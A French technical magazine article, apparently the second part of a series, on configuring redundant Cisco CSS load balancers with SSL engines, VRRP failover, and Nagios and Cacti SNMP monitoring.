Dans cette deuxième partie, il est temps maintenant de stabiliser l'infrastructure de répartition de charges, afin de pallier l'unicité du boîtier. Également, il faut mettre à disposition

des clients des contenus chiffrés à l'aide d'un moteur SSL (*Secure Socket Layer*), voire de plusieurs à des fins de gain en performance et de haute-disponibilité. Il est alors essentiel d'associer répartition et supervision.

Le socle de cette architecture technique repose sur le matériel suivant :

- ⇒ 2 répartiteurs CISCO CSS1150X ;
- ⇒ 2 moteurs SSL SCA2-11000.

⇒ 2. Résumé de la première partie


Il est rappelé, pour faciliter la compréhension, l'architecture de base, et la configuration qui en découle.

⇒ 2.1 Maquette utilisée

La maquette (cf. *Figure 1*) de la première partie n'utilisait qu'un seul boîtier de répartition de charges et qu'un seul moteur SSL. Il convient, dans cette partie, d'ajouter des équipements supplémentaires à cette infrastructure, à des fins de stabilisation et de performances.

La *figure 1* présente l'architecture, avec la topologie suivante :

- ⇒ une DMZ hébergeant les boîtiers de répartition de charges ayant comme subnet 192.168.21.0/24 (Réseau virtuel VLAN-11) ;
- ⇒ un boîtier de répartition de charges ayant comme adresse 192.168.21.79/24 ;
- ⇒ un moteur SSL-1 ayant comme adresse IP 192.168.42.1/29 (Réseau virtuel VLAN-21) ;
- ⇒ un *firewall* vers Internet ayant pour adresse IP 192.168.21.253/24 ;
- ⇒ un routeur en DMZ ayant pour adresse IP 192.168.21.254/24 ;



- ⇒ un firewall vers la zone INTRANET ayant pour adresse 192.168.21.252/24 ;
- ⇒ l'ensemble des adresses IP virtuelles présentées par le boîtier de 192.168.21.20 à 192.168.21.25 ;
- ⇒ le réseau INTRANET est alors adressé en 172.21.42.0/24, un serveur de supervision en 172.21.42.3, et par exemple un utilisateur en 172.21.42.6 ;
- ⇒ les fermes de services sont adressées en 192.168.62.16/28 pour les services web (Réseau virtuel VLAN-31), pour les annuaires LDAP, on choisit le subnet suivant, soit le 192.168.62.32/28 (Réseau virtuel VLAN-51).

2.2 Configuration résultante de la première partie

Lors de la première partie, nous avons établi une configuration permettant une répartition de charges en fonction de divers critères, tels que :

- ⇒ le type de contenu, statique ou dynamique ;
- ⇒ le temps de réponse des serveurs ;
- ⇒ la viabilité ou les caractéristiques d'un serveur ;
- ⇒ etc.

La configuration qui en découle est celle de l'encadré 1 (page suivante).


3. Application au chiffrement

3.1 Définition du/des moteurs SSL

Le moteur SSL est chargé de la réécriture des flux afin d'atteindre en protocole natif, par exemple HTTP, les serveurs WEB. Le boîtier de répartition de charges recevra les requêtes provenant du moteur SSL et les redirigera vers les services adéquats. La figure 2 illustre le schéma de flux provenant de la requête d'un utilisateur à destination d'un contenu spécifique.

Le moteur SSL est défini ainsi :

```
service SSL-1
protocol tcp
port 443
type transparent-cache
ip address 192.168.42.1
no cache-bypass
active
```



⇒ Extrait de la configuration de la première partie

⇒ Etape 1 : déclaration de l'interface Ethernet e9 en lien 802.1Q

```
!***** INTERFACE *****
interface e9
    trunk
    vlan 11
    vlan 21
    vlan 31
    vlan 51
```

⇒ Etape 2 : déclaration des réseaux virtuels (VLAN)

```
!***** CIRCUIT *****
circuit VLAN11
    ip address 192.168.21.79 255.255.255.0
circuit VLAN21
    ip address 192.168.42.2 255.255.255.248
circuit VLAN31
    ip address 192.168.62.30 255.255.255.240
circuit VLAN51
    ip address 192.168.62.46 255.255.255.240
```

⇒ Etape 3 : construction de la table de routage

```
ip route 0.0.0.0 0.0.0.0 192.168.21.253 1 ← route par défaut vers le firewall accédant à l'Internet
ip route 0.0.0.0 0.0.0.0 192.168.42.1 1 ← route par défaut vers le moteur SSL-1
ip route 0.0.0.0 0.0.0.0 192.168.21.254 1 ← route par défaut vers le routeur de DMZ
ip route 0.0.0.0 0.0.0.0 192.168.21.252 1 ← route par défaut vers le firewall accédant à l'intranet
ip route 172.21.42.0 255.255.255.0 192.168.21.252 originated-packets ← route spécifique pour la gestion du boîtier en telnet, snmp, etc.
```

⇒ Etape 4 : déclaration des serveurs, des composants de périphérie tels que les firewalls, routeurs.

```
service WEB1-photos
    ip address 192.168.62.21
    protocol tcp
    port 80
    keepalive type http non-persistent
    keepalive uri "/photos/test"
    active
!
service WEB2-photos
    ip address 192.168.62.22
    protocol tcp
    port 80
    keepalive type http non-persistent
    keepalive uri "/photos/test"
    active
!
service WEB1-videos
    ip address 192.168.62.21
    protocol tcp
    port 80
    keepalive type http non-persistent
    keepalive uri "/videos/test"
    active
!
service WEB2-videos
    ip address 192.168.62.22
    protocol tcp
    port 80
    keepalive type http non-persistent
    keepalive uri "/videos/test"
    active
!
service firewall-internet
    type transparent-cache
    ip address 192.168.21.253
    keepalive type none
    active
!
service maintenance
    ip address 192.168.62.25
    protocol tcp
    port 80
    keepalive type http non-persistent
    keepalive uri "/sorry.html"
    active
```

⇒ Etape 5 : déclaration des propriétaires

```
!***** OWNER *****
owner HTTP
```

⇒ Etape 6 : association des contenus aux services

```
content PHOTOS
    vip address 192.168.21.20
    balance leastconn
    protocol tcp
    port 80
    url "/photo*"
    add service WEB1-photos
    add service WEB2-photos
    active
```

Le chiffrement des échanges par un moteur SSL est une grande valeur ajoutée qu'il est intéressant de mutualiser à un ensemble de services. Il faut veiller à la qualité de sa mise en œuvre, en répondant à des exigences de performance et de haute disponibilité. Ceci impose de s'interroger sur une unicité de ce type de moteur en cas de panne matérielle. Il est possible d'adjoindre un voire plusieurs moteurs SSL à la configuration de la figure 1 et de la figure 2.

Il faut configurer, pour adjoindre un serveur SSL-2, une route supplémentaire, et ceci pour chaque moteur supplémentaire :

```
ip route 0.0.0.0 0.0.0.0 192.168.42.9 1 ← route par défaut vers le moteur SSL-2
```

Soit la définition des services suivants dans le cas de deux moteurs SSL :


```
service SSL-1
  protocol tcp
  port 443
  type transparent-cache
  ip address 192.168.42.1
  no cache-bypass
  active
```

```
service SSL-2
  protocol tcp
  port 443
  type transparent-cache
  ip address 192.168.42.9
  no cache-bypass
  active
```

Chaque moteur SSL héberge des certificats en fonction de chaque domaine visé. L'adresse IP de chaque moteur ne changeant pas, il faut simplement modifier le port d'écoute de ce serveur en fonction du contenu visé.

```
service SSL-1-certificat2
  protocol tcp
  port 444
  type transparent-cache
  ip address 192.168.42.1
  no cache-bypass
  active
```

```
service SSL-2-certificat2
  protocol tcp
  port 444
  type transparent-cache
  ip address 192.168.42.9
  no cache-bypass
  active
```

⇒ 3.2 Création du contenu SSL

Afin d'éviter toute tentative d'accès directement en protocole natif, il est mis en place des contenus ayant pour port d'écoute **tcp/81**, par exemple. La définition du contenu est modifiée ainsi :

```
***** OWNER *****
owner HTTP-81

content PHOTOS
  vip address 192.168.21.20
  advanced-balance sticky-srcip
  protocol tcp
  port 81
  url "/photo*"
  add service WEB1-photos-81
  add service WEB2-photos-81
  primarySorryServer maintenance
  active

content VIDEOS
  vip address 192.168.21.20
  advanced-balance sticky-srcip
  protocol tcp
  port 81
  url "/video*"
  add service WEB1-videos-81
  add service WEB2-videos-81
  primarySorryServer maintenance
  sticky-inact-timeout 15
  active
```

note

Les services associés WEB1 et WEB2 ont été modifiés en conséquence sur un port d'écoute tcp/81.

Souhaitant sécuriser l'accès à ces contenus, il faut associer alors les moteurs SSL au port d'écoute 443 :

owner HTTPS

```
content PHOTOSVIDEOS
  vip address 192.168.21.20
  advanced-balance sticky-srcip
  add service SSL1
  add service SSL2
  protocol tcp
  port 443
  sticky-inact-timeout 15
  active
```

Les moteurs SSL chiffrent la transaction avec le client et se chargent de la redirection du port 443 vers un contenu sur le port 81. Il y aura ensuite une décision de répartition de charges, au sein du contenu.

⇒ 3.3 Redirection d'une URL HTTP vers une URL HTTPS

Lors d'une redirection HTTP en mode HTTPS, où il s'agit à la fois de réécrire une URL et un port de destination, il faut configurer un service spécifique. En exemple, le client émet une requête vers l'URL **http://www2.mondomaine.org/**, il faut le rediriger sur **https://www2.mondomaine.org**. Il y a mise en œuvre du service suivant, dit de type *loopback* et association au contenu adéquat :

```
service http2https
  ip address 2.2.2.2
  keepalive type none
  type redirect
  no prepend-http
  domain https://www2.mondomaine.org
  active

content HTTP
  vip address 192.168.21.21
  advanced-balance sticky-srcip
  protocol tcp
  port 80
  url "/"
  add service http2https
  active
```


4. Application à la tolérance aux pannes

Un unique boîtier de répartition de charges met en péril la disponibilité d'une telle ferme de services L4/7. Il est donc fortement conseillé de mettre en œuvre de la tolérance aux pannes matérielles en y ajoutant un équipement de secours de même type. Il existe deux solutions de redondance sur ces boîtiers :

- ⇒ un mode de tolérance aux pannes en niveau 2 appelé *Box to Box redundancy* ;
- ⇒ un mode routé à l'aide du protocole VRRP (*Virtual Router Redundancy Protocol* / RFC 3768).

Ces modes permettent une reprise des sessions clientes à destination des fermes de services (hors SSL, puisqu'ils ne se transfèrent pas les échanges de clés).

Il peut être choisi entre un mode actif/passif ou un mode actif/actif (cf. *MISC 33*). La configuration active/passive est expliquée ci-après.

Le protocole VRRP requiert trois adresses IP :

- ⇒ deux adresses étant les adresses IP réelles des boîtiers de répartition de charges ;
- ⇒ la troisième adresse étant l'interface IP redondante.

Pour chaque réseau virtuel (VLAN), il faut définir trois adresses IP dans les sous-réseaux adéquats. L'interface IP


redondante sera la passerelle vers les différents serveurs et éléments de routage associés.

Les adresses IP virtuelles associées au contenu sont alors dites « redondantes ». Ces adresses sont véhiculées du maître vers l'esclave afin de conserver une homogénéité de la configuration. La *figure 3* représente ce cas de figure.

4.1 Modification de la configuration

La configuration doit être modifiée avec minutie, en conservant l'adresse IP de passerelle par défaut des serveurs en tant qu'interface IP redondante. Cela évite une modification de la configuration de ces serveurs avant mise en exploitation de cette nouvelle infrastructure, lors d'une migration.

Dans le cas du réseau virtuel 11 par exemple, il est associé deux nouvelles adresses IP réelles soit 192.168.21.90 et 192.168.21.91. Dans ce cas, l'adresse IP 192.168.21.79 reste quant à elle la passerelle par défaut des éléments de routage.



CONFIGURATION BOÎTIER CSS-1

```

***** CIRCUIT *****
circuit VLAN11
  description "VLAN DMZ"

  ip address 192.168.21.90 255.255.255.0
  ip virtual-router 11 priority 254 preempt
  ip redundant-interface 11 192.168.21.79
  ip redundant-vip 11 192.168.21.20
  ip redundant-vip 11 192.168.21.21
  ip redundant-vip 11 192.168.21.22
  ip redundant-vip 11 192.168.21.23
  ip redundant-vip 11 192.168.21.24
  ip redundant-vip 11 192.168.21.25

circuit VLAN21
  description "VLAN SSL 1"

  ip address 192.168.42.3 255.255.255.248
  ip virtual-router 21 priority 254 preempt
  ip redundant-interface 21 192.168.42.2

circuit VLAN31
  description "VLAN Serveurs WEB"

  ip address 192.168.62.28 255.255.255.240
  ip virtual-router 31 priority 254 preempt
  ip redundant-interface 31 192.168.62.30

circuit VLAN41
  description "VLAN SSL 2"

  ip address 192.168.42.11 255.255.255.248
  ip virtual-router 41 priority 254 preempt
  ip redundant-interface 41 192.168.42.10

circuit VLAN51
  description "VLAN Serveurs LDAP"

  ip address 192.168.62.44 255.255.255.240
  ip virtual-router 51 priority 254 preempt
  ip redundant-interface 51 192.168.62.46

```

CONFIGURATION BOÎTIER CSS-2

```

***** CIRCUIT *****
circuit VLAN11
  description "VLAN DMZ"

  ip address 192.168.21.91 255.255.255.0
  ip virtual-router 11 preempt
  ip redundant-interface 11 192.168.21.79
  ip redundant-vip 11 192.168.21.20
  ip redundant-vip 11 192.168.21.21
  ip redundant-vip 11 192.168.21.22
  ip redundant-vip 11 192.168.21.23
  ip redundant-vip 11 192.168.21.24
  ip redundant-vip 11 192.168.21.25

circuit VLAN21
  description "VLAN SSL 1"

  ip address 192.168.42.4 255.255.255.248
  ip virtual-router 21 preempt
  ip redundant-interface 21 192.168.42.2

circuit VLAN31
  description "VLAN Serveurs WEB"

  ip address 192.168.62.29 255.255.255.240
  ip virtual-router 31 preempt
  ip redundant-interface 31 192.168.62.30

circuit VLAN41
  description "VLAN SSL 2"

  ip address 192.168.42.12 255.255.255.248
  ip virtual-router 41 preempt
  ip redundant-interface 41 192.168.42.10

circuit VLAN51
  description "VLAN Serveurs LDAP"

  ip address 192.168.62.45 255.255.255.240
  ip virtual-router 51 preempt
  ip redundant-interface 51 192.168.62.46

```

4 Configuration active/passive

Les adresses IP virtuelles des contenus sont déclinées par réseau sous la forme *ip-redundant-vip*. La figure 4 présente la modification de la configuration.

La valeur '*priority*' (référéncée en rouge) permet de distinguer l'actif du passif. La priorité est de facto par défaut à 100 : une valeur supérieure étant précisée dans le cas du boîtier de répartition de charges CSS-1, il devient alors le maître.

note

La valeur maximale étant de 255, il est préférable de positionner une valeur inférieure ou égale à 254. En cas de problèmes inhérents à une configuration, le seul moyen d'effectuer la bascule maître/esclave sera de positionner la valeur 255 au boîtier de répartition de charges CSS-2.

4.2 Stabilité de l'infrastructure

À quel stade bascule-t-on de l'actif vers le passif ? Il s'agit d'un paramètre manquant. En fait, pour chaque circuit virtuel, et en fonction de l'infrastructure, l'administrateur doit déterminer quel équipement, quel élément surveiller. Cet élément est la pièce maîtresse, car il permet de définir si oui ou non la ferme de services sera accessible par le client à travers le boîtier de répartition de charges actif.

Cette commande est à ajouter pour chaque circuit virtuel dans notre configuration Figure 4.

```
Ip critical-service 11 firewall-internet
```

Rappelons-nous le service firewall-internet tel qu'il a été défini lors de l'encadré 1. Il est indispensable de définir, au préalable, le service associé.

encadré 2

⇒ Erreur de configuration involontaire

La configuration des boîtiers de répartition de charges est particulièrement minutieuse, et il est très facile de commettre une erreur. La preuve, qui a relevé l'erreur dans ce choix du service firewall-internet ?

Ce service avait été configuré, lors de la première partie, pour pallier le cas du service implicite lors de la création de la route :

```
Ip route 0.0.0.0 0.0.0.0 192.168.21.253 1 route par défaut vers le firewall-internet
```

Le boîtier teste alors de façon implicite cet équipement via un *ping*. Ce test n'avait pas été souhaité, il avait été explicitement demandé via cette configuration de ne pas effectuer de test, soit :

```
service firewall-internet
type transparent-cache
ip address 192.168.21.253
keepalive type none
active
```

Maintenant, ce service n'est plus uniquement lié à la configuration d'une route par défaut, mais devient également un élément essentiel de la supervision de l'infrastructure VRRP. Il faut alors le configurer en tant que tel sur les boîtiers de répartition de charges.

Il faut autoriser sur le firewall-internet les requêtes ICMP (ping) en provenance du boîtier de répartition de charges et modifier le service firewall-internet en conséquence :

```
service firewall-internet
type transparent-cache
ip address 192.168.21.253
active
```

Par défaut, le test *icmp* sera appliqué.

⇒ 4.3 Synchronisation des configurations

Il est possible de modifier la configuration du boîtier de répartition de charges maître sans devoir recopier manuellement l'ensemble de la configuration sur le boîtier esclave, et ce, grâce à un script. Pour ce faire, une session APP (*Application Peering Protocol*) est configurée au préalable comme indiqué ci-dessous :

```
CSS11501# commit_vipRedundConfig
Verifying app and redundancy configs _
Checking vip redundancy state _
Working \
Verifying running-config copy success ...
Commit successful!
```

CONFIGURATION BOÎTIER CSS-1

```
app
app session 192.168.21.91
```

CONFIGURATION BOÎTIER CSS-2

```
app
app session 192.168.21.90
```



⇒ 5. Supervision

Le boîtier de répartition devient la pièce maîtresse de l'infrastructure technique. On se doit de fournir un service irréprochable au client, et, pour cela, l'ensemble des fonctionnalités des boîtiers doit être supervisé. Dans notre cas de figure, la vérification de l'état VRRP détermine une panne probable ou un changement de statut actif/passif intempestif. À des fins de statistiques sur la bonne mise à disposition des contenus au client, un tableau de bord graphique représente la charge des serveurs, le nombre de hits par seconde, etc.

⇒ 5.1 Envoi de courrier électronique

Le boîtier de répartition de charges peut envoyer des mails d'alertes. Pour ce faire, il faut le configurer comme suit :

```
logging sendmail systeme@mondomaine.org <@IP du serveur SMTP> warning-4
mondomaine.org
```


Il enverra alors des e-mails à l'adresse **systeme@mondomaine.org** via le serveur SMTP du domaine.

Il est à noter que l'adresse du champ **<from>@mondomaine.org** sera constituée de l'adresse IP de l'interface de management. Si vous n'utilisez pas cette interface comme dans notre exemple, l'adresse utilisée sera 0.0.0.0, ce qui, dans la plupart des cas, sera rejeté par votre serveur SMTP. Pour pallier ce défaut, il faut préalablement configurer l'adresse IP de l'interface de management avec une adresse acceptée par votre serveur SMTP. Ensuite, il suffit d'effectuer un *shutdown* de l'interface afin qu'elle ne participe plus activement à l'adressage commun du boîtier.

Vous recevrez ainsi l'ensemble des états des circuits virtuels et des services par courrier électronique.

5.2 Supervision de VRRP avec NAGIOS

Il est très important de disposer d'une plate-forme de supervision permettant de contrôler l'état des routeurs virtuels et des services. Il s'agit peut-être d'un doublon avec la fonction d'e-mails, mais il est possible d'y adjoindre un historique des pannes ou encore l'envoi de SMS.

Il faut surveiller l'ensemble des routeurs virtuels et non uniquement le routeur virtuel à disposition des clients. Dans cet exemple, nous sommes en mode actif/passif, dans lequel il est entendu que le boîtier CSS1 devra avoir l'ensemble de ses routeurs virtuels actifs. Une modification d'un commutateur de périphérie (accessibilité via le lien 802.1Q sur l'un des VLAN) peut entraîner par erreur de configuration l'inaccessibilité d'un réseau virtuel. Dans ce cas, il y aura une instabilité sur ce réseau virtuel.

La figure 5 représente la vue dans l'application Nagios.

La configuration des différents fichiers Nagios est donnée ci-après :

Host	Service	Status	Message
css1-admin	CPU CSS	OK	Charge CPU (SNMP) - OK - 1 %
	VR DMZ master	OK	Etat du VR est maître (VRID 11) OK - 3
	VR FERME WEB master	OK	Etat du VR est maître (VRID 31) OK - 3
	VR PROXY LDAP master	OK	Etat du VR est maître (VRID 51) OK - 3
	VR SCA1 master	OK	Etat du VR est maître (VRID 21) OK - 3
	VR SCA2 master	OK	Etat du VR est maître (VRID 41) OK - 3
css2-admin	CPU CSS	OK	Charge CPU (SNMP) - OK - 4 %
	VR DMZ backup	OK	Etat du VR est en secours (VRID 11) OK - 2
	VR FERME WEB backup	OK	Etat du VR est en secours (VRID 31) OK - 2
	VR PROXY LDAP backup	OK	Etat du VR est en secours (VRID 51) OK - 2
	VR SCA1 backup	OK	Etat du VR est en secours (VRID 21) OK - 2
	VR SCA2 backup	OK	Etat du VR est en secours (VRID 41) OK - 2

5 Vue Nagios des routeurs virtuels

```
# arg1_def      30
# arg2_desc     Niveau d'alerte critical (%)
# arg2_def      60
}
define command {
    command_name    check_snmp_css_vr_master
    command_line    $USER1$/check_snmp -H $HOSTADDRESS$ -o enterprises.9.9.368.1.9.8.2.1.7.$ARG1$. $ARG2$ -C public -s '3' -l 'Etat du VR est maître (VRID $ARG2$)'
}
# type          service_check
# _comment      Teste si le VR d'un CSS 11500 est maître
# arg1_desc     Adresse IP du CSS sur le VLAN concerné
# arg2_desc     VRID (cf. VLAN)
}
define command {
    command_name    check_snmp_css_vr_slave
    command_line    $USER1$/check_snmp -H $HOSTADDRESS$ -o enterprises.9.9.368.1.9.8.2.1.7.$ARG1$. $ARG2$ -C public -s '2' -l 'Etat du VR est en secours (VRID $ARG2$)'
}
# type          service_check
# _comment      Teste si le VR d'un CSS 11500 est en secours
# arg1_desc     Adresse IP du CSS sur le VLAN concerné
# arg2_desc     VRID (cf. VLAN)
}
# Services

define service {
    service_description    VR SCA1 master
    host_name              css1-admin
    check_command           check_snmp_css_vr_master!192.168.42.3!21
    # _comment              Routeur Virtuel SCA1 master
    use                     srv-stdr-service
}
define service {
    service_description    VR SCA2 master
    host_name              css1-admin
    check_command           check_snmp_css_vr_master!192.168.42.11!41
    # _comment              Routeur Virtuel SCA2 master
    use                     srv-stdr-service
}
define service {
    service_description    VR FERME WEB master
    host_name              css1-admin
    check_command           check_snmp_css_vr_master!192.168.62.28!31
    # _comment              Routeur Virtuel FERME WEB master
    use                     srv-stdr-service
}
define service {
    service_description    VR PROXY LDAP master
    host_name              css1-admin
    check_command           check_snmp_css_vr_master!192.168.62.44!51
    # _comment              Routeur Virtuel PROXY LDAP master
    use                     srv-stdr-service
}
```

```
# Commands

define command {
    command_name    check_snmp_css_cpu
    command_line    $USER1$/check_snmp -H $HOSTADDRESS$ -o .1.3.6.1.4.1.9.9.368.1.34.17.1.14.1.1 -C public -w $ARG1$ -c $ARG2$ -l "Charge CPU (SNMP) : " -u '%'
}
# type          service_check
# _comment      Teste le CPU sur les CSS 11500
# arg1_desc     Niveau d'alerte warning (%)
```


⇒ 5.3 Supervision des services/contenus avec CACTI


Afin de réaliser des graphiques via le protocole SNMP, il faut se torturer l'esprit afin de comprendre les OID utilisés par les différents services. L'OID SNMP est composé d'une base et d'une extension (des codes ASCII reflétant OWNER-SERVICE-CONTENT). Pour déterminer quel objet on souhaite superviser, il faut activer le mode `rmon-alarm` :

```
CSS11501-1(config)# rmon-alarm 1
CSS11501-1(config-rmonalarm[1])# lookup ?
dot1qPortGvrpFailedRegistrations
dot1qPortGvrpStatus
dot1qPortIngressFiltering
```

Chaque objet en détail est décliné via la commande `lookup`, par exemple :

```
CSS11501-1(config-rmonalarm[1])# lookup apSvcLoad
ASN Name:      apSvcLoad
MIB:           svceext
Object Identifier: 1.3.6.1.4.1.9.9.368.1.15.2.1.68
Argument Type:  Integer
Range:         0-254
Description:
The load configured on this service
```

Un simple `snmpwalk` depuis la plate-forme de supervision permet de retrouver la fin de l'OID correspondant à ce qui est recherché. Des *templates* pour CACTI, facilitant cette conversion automatique, sont disponibles, cf. bibliographie. En exemple, quelques graphiques sont représentés sur la figure 6.



6 Vue CACTI

⇒ 6. Lors d'un prochain numéro

On se doit d'offrir aux clients des services irréprochables ou tendant à l'être. Les boîtiers de répartition de charges sont en ligne de mire des éléments dont dépend la qualité de service de l'infrastructure technique. Mais il faut, en plus des techniques de VRRP et des différents paramétrages explicites, veiller à l'accessibilité et à la protection dudit boîtier. Il n'est pas concevable de doubler un équipement de répartition de charges, un firewall d'entrée de site, et de laisser à un unique commutateur par exemple l'accès à l'ensemble de cette topologie.

Il faut pour ce faire veiller à une bonne homogénéité de la qualité de service des différentes strates au sein des infrastructures techniques.

Se focaliser sur les fermes de services, y positionner une armada de mécanismes de supervision et de tolérance aux pannes ne sert à rien s'y on n'adjoint pas la solidité de l'ensemble de l'infrastructure.

Qu'en est-il de la sécurité des fermes de services, leur vis-à-vis face aux autres fermes de services ? Il conviendra de mettre en œuvre, dans la dernière partie, les règles de filtrage appropriées pour permettre le confinement des zones contrôlées par les boîtiers de répartition de charges.




Remerciements

Je souhaite remercier Sarah Nataf et Fred Raynal, pour leurs relectures successives et conseils avisés.



Bibliographie

- ⇒ FLAUSS (Fabrice), « Répartition de charges : impacts potentiels sur la sécurité », *MISC* 33.
- ⇒ FLAUSS (Fabrice) « Répartition de charges par la pratique (Partie 1) », *MISC* 36.
- ⇒ Point d'entrée global sur la documentation du boîtier de répartition de charges :
http://www.cisco.com/univercd/cc/td/doc/product/webscale/css/css_820/
- ⇒ Vocabulaire :
http://www.cisco.com/en/US/docs/app_ntwk_services/data_center_app_services/css11500series/v8.20/configuration/content_lb/guide/Overview.html
- ⇒ Routage :
http://www.cisco.com/en/US/docs/app_ntwk_services/data_center_app_services/css11500series/v8.20/configuration/routing/guide/Interface.html
- ⇒ Services :
http://www.cisco.com/en/US/docs/app_ntwk_services/data_center_app_services/css11500series/v8.20/configuration/content_lb/guide/Services.html
- ⇒ Gestion des scripts :
http://www.cisco.com/en/US/docs/app_ntwk_services/data_center_app_services/css11500series/v8.20/configuration/administration/guide/Scripts.html
- ⇒ Charge relative ou charge absolue :
http://www.cisco.com/en/US/docs/app_ntwk_services/data_center_app_services/css11500series/v8.20/configuration/content_lb/guide/Load.html
- ⇒ Gestion des propriétaires et des contenus :
http://www.cisco.com/en/US/docs/app_ntwk_services/data_center_app_services/css11500series/v8.20/configuration/content_lb/guide/ContRule.html
- ⇒ Application au chiffrement :
